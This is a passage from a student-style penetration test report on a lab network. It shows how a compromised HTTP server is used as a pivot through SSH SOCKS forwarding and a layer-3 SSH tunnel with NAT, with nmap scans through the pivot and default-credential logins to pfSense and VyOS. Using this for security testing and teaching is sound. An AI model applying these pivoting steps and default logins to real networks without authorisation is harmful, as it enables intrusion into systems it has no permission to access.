root@CS642-VirtualBox:/# ifconfig
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:1b:46:57
          inet addr:172.16.221.237  Bcast:172.16.221.255  Mask:255.255.255.0
```

Figure 216

HTTP server

```
root@xadmin-virtual-machine:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:76:61:8a
          inet addr:192.168.0.242  Bcast:192.168.0.243  Mask:255.255.255.252
```

Figure 217

pfSense firewall

```
[2.3.4-RELEASE][admin@pfSense.localdomain]/root: ifconfig
em0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500
        options=9b<RXCSUM,TXCSUM,VLAN_MTU,VLAN_HWTAGGING,VLAN_HWCSUM>
        ether 00:50:56:99:a3:11
        inet6 fe80::250:56ff:fe99:a311%em0 prefixlen 64 scopeid 0x1
        inet 192.168.0.234 netmask 0xfffffffc broadcast 192.168.0.235
```

Figure 218

APPENDIX F – ACCESSING THE FIREWALL

This section shows two different ways to FIND and ACCESS the pfSense firewall.

SSH Dynamic Port Forwarding + Firefox proxy

To set up dynamic port forwarding with SSH, connect to the HTTP server using the following option flags:

-f: Backgrounds the connection so the same terminal window can be used, and the connection stays open
-N: Don't send remote commands
-D: determine the dynamic port (use the one specified in the *proxychains.conf* file)

```
root@kali:~# whereis proxychains.conf
proxychains: /usr/bin/proxychains /etc/proxychains.conf /usr/share/man/man1/proxychains.1.gz
root@kali:~# tail /etc/proxychains.conf
#
#       proxy types: http, socks4, socks5
#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 9050
```

Figure 219

```
root@kali:~# ssh -f -N -D 9050 root@192.168.0.242
root@192.168.0.242's password:      apple
root@kali:~#
```

Figure 220

After connecting successfully, a Nmap scan can be done using the HTTP server as a SOCKS proxy by using *proxychains* in front of the Nmap command (or any other command).

```
root@kali:~# proxychains nmap -sTV -n -PN 192.168.0.234
ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-28 00:46 EDT
|S-chain|-<>-127.0.0.1:9050-<><>-192.168.0.234:113-<--timeout
```

Figure 221

```
|S-chain|-<>-127.0.0.1:9050-<><>-192.168.0.234:5900-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-192.168.0.234:21-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-192.168.0.234:111-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-192.168.0.234:8888-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-192.168.0.234:8080-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-192.168.0.234:53-<><>-OK
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
|S-chain|-<>-127.0.0.1:9050-<><>-192.168.0.234:554-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-192.168.0.234:995-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-192.168.0.234:80-<><>-OK
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
|S-chain|-<>-127.0.0.1:9050-<><>-192.168.0.234:6123-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-192.168.0.234:1352-<--timeout
```

Figure 222

After the scan finds that there's an open HTTP port open, Firefox on the Kali machine can be configured to use the SOCKS proxy. This is done through Preferences->Advanced->Network->Settings.




Figure 223




Figure 224

The following manual proxy settings are used (the SOCKS_v5 option works even though in the proxychains.conf file it says v4) and once it's done the login page for pfSense can be accessed using the IP address.




Figure 225




Figure 226

The default credentials of admin:pfsense can then be used to log in and add an exception for the Kali machine to access the rest of the network.

SSH Layer 3 Ethernet Tunnel + NAT

Before a SSH tunnel can be created, the option *PermitTunnel* needs to be added into the *sshd_config* file on the HTTP server (root rights needed but since the root password is known, this isn't an issue) and the SSH service restarted after with the command *service ssh restart*.

After this the *-w* flag which creates a tunnel is used with SSH when logging into the HTTP server.

```
  GNU nano 2.2.6                File: /etc/ssh/sshd_config                      Modified


# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
PermitTunnel yes

RSAAuthentication yes
PubkeyAuthentication yes
#AuthorizedKeysFile     %h/.ssh/authorized_keys

# Don't read the user's ~/.rhosts and ~/.shosts files
IgnoreRhosts yes
# For this to work you will also need host keys in /etc/ssh_known_hosts
RhostsRSAAuthentication no
```

Figure 227

Figure 228

The tunnel can be seen by running the command *ip addr* on the remote host and the Kali machine.




Figure 229




Figure 230

However, the newly created tunnel isn't up yet and needs to be started and an IP address needs to be given to it. This needs to be done on both systems.

```
root@xadmin-virtual-machine:~# ip addr add 1.1.1.2/30 dev tun0
root@xadmin-virtual-machine:~# ip link set tun0 up
root@xadmin-virtual-machine:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:76:61:8a brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.242/30 brd 192.168.0.243 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe76:618a/64 scope link
       valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default q
len 500
    link/none
    inet 1.1.1.2/30 scope global tun0
       valid_lft forever preferred_lft forever
```

Figure 231

```
root@kali:~# ip addr add 1.1.1.1/30 dev tun0
root@kali:~# ip link set tun0 up
```

Figure 232

After this, the Kali machine is configured so that it uses the tunnel to route all traffic destined to the two still unknown networks that were present in Router3's routing table.

```
O>*  192.168.0.64/27 [110/30] via 192.168.0.234, eth2, 07:24:46
O>*  192.168.0.96/27 [110/20] via 192.168.0.234, eth2, 07:24:53
```

Figure 233

```
root@kali:~# route add -net 192.168.0.96/27 tun0
root@kali:~# route add -net 192.168.0.64/27 tun0
root@kali:~# route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         gateway         0.0.0.0         UG    0      0        0 eth0
1.1.1.0         0.0.0.0         255.255.255.252 U     0      0        0 tun0
192.168.0.64    0.0.0.0         255.255.255.224 U     0      0        0 tun0
192.168.0.96    0.0.0.0         255.255.255.224 U     0      0        0 tun0
192.168.0.192   0.0.0.0         255.255.255.224 U     0      0        0 eth0
```

Figure 234

On the remote HTTP server IPv4 routing needs to be enabled and then Network Address Translation (NAT) is set up.

```
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 1.1.1.0/30 -o eth0 -j MASQUERADE
```

Figure 235

The new networks can now be accessed from the Kali machine and a Nmap scan reveals PC5. Nmap doesn't find anything on the .96/27 network but a *traceroute* to the discovered PC5 reveals there is indeed a device in between.

```
root@kali:~# nmap -sV 192.168.0.64/27

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 23:38 EDT
Nmap scan report for 192.168.0.66
Host is up (0.011s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 236

```
root@kali:~# traceroute 192.168.0.66
traceroute to 192.168.0.66 (192.168.0.66), 30 hops max, 60 byte packets
 1  1.1.1.2 (1.1.1.2)  3.943 ms  3.994 ms  3.981 ms
 2  192.168.0.241 (192.168.0.241)  3.959 ms  4.674 ms  4.684 ms
 3  192.168.0.97 (192.168.0.97)  5.434 ms  6.021 ms  6.075 ms
 4  192.168.0.66 (192.168.0.66)  6.082 ms  6.766 ms  6.824 ms
```

Figure 237

The reason for not being able to reach this device can be found in the firewall rules table which prevents traffic from reaching anything but PC5.

Firewall / Rules / DMZ

Floating WAN LAN DMZ

Rules (Drag to Change Order)

	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
✓	0 /100 B	IPv4 *	*	*	192.168.0.66	*	*	none			
✗	0 /0 B	IPv4 *	*	*	192.168.0.64/27	*	*	none			
✗	0 /3 KiB	IPv4 TCP	*	*	192.168.0.241	80 (HTTP)	*	none			
✗	0 /0 B	IPv4 TCP	*	*	192.168.0.241	443 (HTTPS)	*	none			
✗	0 /0 B	IPv4 TCP	*	*	192.168.0.241	2601	*	none			
✗	0 /0 B	IPv4 TCP	*	*	192.168.0.241	2604 - 2605	*	none			
✗	0 /0 B	IPv4 *	*	*	LAN net	*	*	none			
✓	2 /2.44 MiB	IPv4 *	*	*	*	*	*	none			

Figure 238

To access the device, PC5 is exploited (see Appendix C) and telnet can then be used to try and connect to it. The response reveals it's Router4.

```
xadmin@xadmin-virtual-machine:~$ telnet 192.168.0.97
Trying 192.168.0.97...
Connected to 192.168.0.97.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:       vyos
Last login: Thu Sep 28 00:20:44 UTC 2017 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
```

Figure 239

APPENDIX G – SUBNET CALCULATIONS

To calculate the subnet ranges, the subnet mask needs to be converted to binary first and the bits that are "on" (1) are the network bits and the bits that are "off" (0) are the host bits. A line is drawn between the two and then the calculations can be started. The two bigger networks *172.16.221.0/24* (class B private) and *13.13.13.0* (class A private) are omitted from the calculations.

Network mask: 255.255.255.224

CIDR notation: /27

In binary: 11100000




Figure 240

Network ID	Usable IP addresses	Broadcast address	Subnet mask	CIDR
192.168.0.0 not used	192.168.0.1 - 192.168.0.30 not used	192.168.0.31 not used	255.255.255.224 not used	/27 not used
192.168.0.32	192.168.0.33 - 192.168.0.62	192.168.0.63	255.255.255.224	/27
192.168.0.64	192.168.0.65 - 192.168.0.94	192.168.0.95	255.255.255.224	/27
192.168.0.96	192.168.0.97 - 192.168.0.126	192.168.0.127	255.255.255.224	/27
192.168.0.128	192.168.0.129 - 192.168.0.158	192.168.0.159	255.255.255.224	/27
192.168.0.160 not used	192.168.0.161 - 192.168.0.190 not used	192.168.0.191 not used	255.255.255.224 not used	/27 not used
192.168.0.192	192.168.0.193 - 192.168.0.222	192.168.0.223	255.255.255.224	/27

Network mask: 255.255.255.252

CIDR notation: /30

In binary: 11111100




Figure 241

Network ID	Usable IP address	Broadcast address	Subnet mask	CIDR
192.168.0.224	192.168.0.225 - 192.168.0.226	192.168.0.227	255.255.255.252	/30
192.168.0.228	192.168.0.229 - 192.168.0.230	192.168.0.231	255.255.255.252	/30
192.168.0.232	192.168.0.233 - 192.168.0.234	192.168.0.235	255.255.255.252	/30
192.168.0.236 not used	192.168.0.237 - 192.168.0.238 not used	192.168.0.239 not used	255.255.255.252 not used	/30 not used
192.168.0.240	192.168.0.241 - 192.168.0.242	192.168.0.243	255.255.255.252	/30

APPENDIX H – GENERAL ADVICE REGARDING PASSWORDS

The following advice is based on the sole opinion of the author of this report. It is the result of personal experience and research on the subject. However, it should be taken only as advice and not something set in stone. Given enough time and resources, a determined malicious user will crack any password, no matter how complex it is. The author takes no responsibility for anything that happens from applying the advice contained below.

- Passwords should be complex and mix both uppercase and lowercase alphabetic characters, numerical characters and special symbols; all of these different character types should be spread across the password and not bunched together, i.e. All numbers after each other
- Passwords should be at least 12 characters long; the more critical the password is, the longer it should be
- Force password changing every 3-6 months, depending on the criticality. The Payment Card Industry Data Security Standard specifies that passwords should be changed every 90 days
- Don’t reuse old passwords
- Do not use personal information in your password; an example of this would be your birthday
- Consider using a password manager

APPENDIX I – PROJECT DELIVERABLES AND REQUIREMENTS SHEET

Deliverable:

- network penetration test report, 98 (true) pages

Requirements sheet:

ACME Inc. have tasked you with evaluating the security of their network. They have provided a computer for you to use and preloaded it with Kali Linux. ACME Inc. only want you to use the tools that are present on the preloaded Kali Linux machine as they are concerned about the effect of using unproven tools on their network.

The login username for the Kali machine is **root** with the password being **toor.** For information about gaining access to the Kali machine see Appendix A.

The company would like you to produce a report which contains the following:

- A detailed network diagram which would show all of the network devices that are in use on the network.
- A subnet table which shows the subnets that are in use. Each subnet discovered should include the subnet address and subnet mask, the valid range of IP addresses for the subnet and also the broadcast address for the subnet. All your subnet calculations should be included in an appendix.
- An evaluation of any security weaknesses found. This should include a demonstration of the weakness along with steps as to how it could be fixed. There should be enough information included about the weakness so that the client is able to reproduce the work, it is advisable for you to make use of screenshots.
- A critical evaluation of the network design.
    - This should cover what is good about the network, what is poor and what could be improved (e.g. what devices could be added to improve the security of the network, is the subnet design efficient and so on)

Figure 242